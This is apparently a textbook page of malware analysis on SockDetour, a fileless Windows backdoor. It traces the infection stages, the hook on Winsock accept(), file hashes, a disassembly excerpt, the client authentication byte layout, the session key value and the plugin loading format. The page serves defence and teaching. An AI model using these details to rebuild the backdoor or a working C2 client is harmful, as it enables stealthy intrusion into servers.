
SockDetour Infection Flow



https://unit42.paloaltonetworks.com

SockDetour Fileless Malware Attack Stages

Pre-exploitation	SockDetour is hosted on a **compromised FTP server** such as network-attached storage (NAS) and is delivered to the target process by exploiting **remote code execution vulnerabilities**
Initial Infection	SockDetour is a customized backdoor assembled in the **64-bit PE file format** Attackers use the **Donut shellcode generator** to convert SockDetour's 64-bit PE file into shellcode and then use the **PowerSploit memory injector** to inject this code into the target process
Exploitation	The backdoor uses the **Microsoft Detours library** package to hijack a network socket The backdoor uses the **DetourAttach()** function to bind a hook to the Winsock **accept()** function New connections to the target service's port are forwarded to the malicious detour function defined in SockDetour
Post-exploitation	After verification, a remote C2 channel is established between the attacker and the target legitimate process on the client's machine SockDetour performs **socketless** and **fileless operations** over time as the backup backdoor, even if the primary backdoor is detected and removed from the compromised machine



Fileless Malware Analysis: SockDetour

Source: *https://unit42.paloaltonetworks.com*

SockDetour is fileless malware that compromises a Windows system's legitimate processes and builds a secure C2 communication channel without requiring a listening port to be open. Using SockDetour, attackers create a stealthy backup backdoor that can continue its operation even after the primary backdoor is detached from the infected machine. Owing to its socketless and fileless nature, it is difficult to detect on infected Windows servers. The malware is distributed through C2 infrastructure, i.e., a compromised FTP server that hosts ASP web shells and memory dumping tools.




Figure 7.132: SockDetour infection flow

SockDetour Fileless Malware Attack Stages

- **Pre-exploitation**

  SockDetour is hosted on a compromised FTP server such as network-attached storage (NAS) and is delivered to the target remote process by exploiting some common vulnerabilities such as RCE. These types of vulnerabilities allow a custom backdoor to hijack legitimate processes and network connections of a socket and create a C2 connection with remote attackers through the socket.

- **Initial Infection**

  SockDetour is a customized backdoor assembled in a 64-bit PE file format. It is created as a backup backdoor so that the malware remains active even if the primary backdoor is detected and removed. It mainly targets Windows OSes that run services on TCP ports. To hijack the socket of any existing process, SockDetour must be integrated with the memory of the target process. To achieve this, attackers use the Donut shellcode generator to convert SockDetour's 64-bit PE file into shellcode. Then, using the PowerSploit memory injector, attackers inject this code into the target process.

  The SockDetour PE can appear as follows:

  0b2b9a2ac4bff81847b332af18a8e0705075166a137ab248e4d9b5cbd8b960df

  The PowerSpoit code injection appears as follows:

  80ed7984a42570d94cd1b6dcd89f95e3175a5c4247ac245c817928dd07fc9540

  bee2fe0647d0ec9f2f0aa5f784b122aaeba0cddb39b08e3ea19dd4cdb90e53f9

  a5b9ac1d0350341764f877f5c4249151981200df0769a38386f6b7c8ca6f9c7a

  607a2ce7dc2252e9e582e757bbfa2f18e3f3864cb4267cd07129f4b9a241300b

  11b2b719d6bffae3ab1e0f8191d70aa1bade7f599aeadb7358f722458a21b530

  cd28c7a63f91a20ec4045cf40ff0f93b336565bd504c9534be857e971b4e80ee

  ebe926f37e7188a6f0cc85744376cdc672e495607f85ba3cbee6980049951889

  3ea2bf2a6b039071b890f03b5987d9135fe4c036fb77f477f1820c34b341644e

  7e9cf2a2dd3edac92175a3eb1355c0f5f05f47b7798e206b470637c5303ac79f

  bb48438e2ed47ab692d1754305df664cda6c518754ef9a58fb5fa8545f5bfb9b

- **Exploitation**

  After SockDetour is injected into a legitimate process, the backdoor uses the Microsoft Detours library package (API calls monitoring and instrumentation) to hijack a network socket. The backdoor uses the **DetourAttach()** function to bind a hook to the Winsock **accept()** function. When new connections are initiated to the target service's port, the Winsock **accept()** function is invoked, and the call to the **accept()** function is forwarded to the malicious detour function defined in SockDetour.

  Other non-C2 requests are directed to their original services to ensure that those connections are not interrupted.

- **Post-exploitation**

  All incoming requests can be hijacked by SockDetour to verify, validate, and segregate the legitimate service traffic and C2 traffic. After verification, a remote C2 channel is established between the attacker and the target legitimate process on the client machine. After successful implementation, SockDetour performs socketless and fileless operations over time as the backup backdoor, even if the primary backdoor is detected and removed from the compromised machine.

  Client Authentication and C2 Communication After Exploitation

  The malware verifies and validates C2 connections as follows:

  - The authentication data from the client are shown in the table below. Initially, 137 bytes of data are expected from the client for authentication.

17 03 03	**AA BB**	**CC DD EE FF**	**128-byte data block**
Fixed header value to disguise TLS traffic	Size of the payload data	Four-byte variable used for client authentication	Data signature for client authentication data block

Table 7.6: Data structure of SockDetour client authentication

  - Examine the initial 9 bytes of data, which are obtained using the **`recv()`** function along with the option **`MSG_PEEK`** since it does not interrupt the legitimate service's traffic even after discarding data from the socket queue.
  - Check if the data begin with **`17 03 03`**, which is a commonly recorded header for TLS transactions during encrypted data transmission, which can be shown only after performing the appropriate TLS handshake.

```
.text:000007FEFAB84823
.text:000007FEFAB84823 loc_7FEFAB84823:                    ; CODE XREF: _hookingFunc+87↑j
.text:000007FEFAB84823                 mov     r9d, MSG_PEEK   ; flags
.text:000007FEFAB84829                 mov     r8d, 9          ; len
.text:000007FEFAB8482F                 lea     rdx, [rsp+218h+_RecvBuf] ; buf
.text:000007FEFAB84837                 mov     rcx, [rsp+218h+s] ; s
.text:000007FEFAB8483C                 call    cs:recv         ; recv 9 bytes
.text:000007FEFAB84842                 mov     [rsp+218h+Buf2], 17h
.text:000007FEFAB84847                 mov     [rsp+218h+var_1D3], 3
.text:000007FEFAB8484C                 mov     [rsp+218h+var_1D2], 3
.text:000007FEFAB84851                 mov     r8d, 3          ; Size
.text:000007FEFAB84857                 lea     rdx, [rsp+218h+Buf2] ; Buf2
.text:000007FEFAB8485C                 lea     rcx, [rsp+218h+_RecvBuf] ; Buf1
.text:000007FEFAB84864                 call    memcmp          ; data should start with 17 03 03
.text:000007FEFAB84869                 test    eax, eax
```

Figure 7.133: SockDetour receiving and verifying data

  - Check if the payload data size (**`AA BB`**) is not greater than 251.

- Check if the next four bytes of the payload (**CC DD EE FF**) satisfy the following conditions:
    - The result is **88 a0 90 82** after performing bitwise AND with **88 a0 90 82**.
    - The result is **fd f5 fb ef** after performing bitwise OR with **fd f5 fb ef**.
- Now, examine the complete 137 bytes of data from the same socket data queue with the option **MSG_PEEK** for further authentication.
- Then, create a 24-byte data block as shown in the table.

08 1c c1 78 d4 13 3a d7 0f ab	**CC DD EE FF**	**b3 a2 b8 ae 63 bb 03 e8 ff 3b**
10 bytes hardcoded in SockDetour	Four bytes received from the client for authentication	10 bytes hardcoded in SockDetour

Table 7.7: Block data to be verified for client authentication

- Using an embedded public key against the 128-byte data signature in the above table, the above 24-byte data block is hashed and verified. The data signature is generated by signing the hash of the same 24-byte data block through its corresponding private key.

Client authentication is achieved with the above steps. Now, the malware takes control over the TCP session via the **recv()** function without adding the **MSG_PEEK** option because the session is already verified for backdoor persistence.

Further, SockDetour generates a 160-bit session key through a hardcoded initial vector value **bvyiafszmkjsmqgl**. Now, the malware transmits it to the remote client using the data structure given in the below table.

17 03 03	**AA BB**	**CC DD EE FF**	**session_key**	**random_padding**
Fixed header value to disguise TLS traffic	Payload data size	Session key length	160-bit session key	Random padding

Table 7.8 SockDetour session key sent to the client

As a result, the C2 connection can be encrypted over the hijacked socket as the session key is already shared between SockDetour and the remote client.

Plugin Loading Feature

Being a backup backdoor, SockDetour can load a plugin DLL. After successful sharing of the session key, the malware receives four bytes of data from the client, where four bytes is the size of data that SockDetour receives for final payload delivery.

Using the shared session key, the received final payload data are encrypted. The received payload data will be encoded in the JSON format with two objects **`app`** and **`args`** after its decryption. The **`app`** object holds a base 64-encoded DLL, and the **`args`** object holds an argument set to be transferred to the DLL.

Now, the malware loads this plugin DLL into the newly allocated memory space and invokes an export function **`ThreadProc`**, along with the argument given in the following JSON structure:

```
{
 "sock": hijacked_socket,
    "key": session_key,
    "args": arguments_received_from_client
}
```

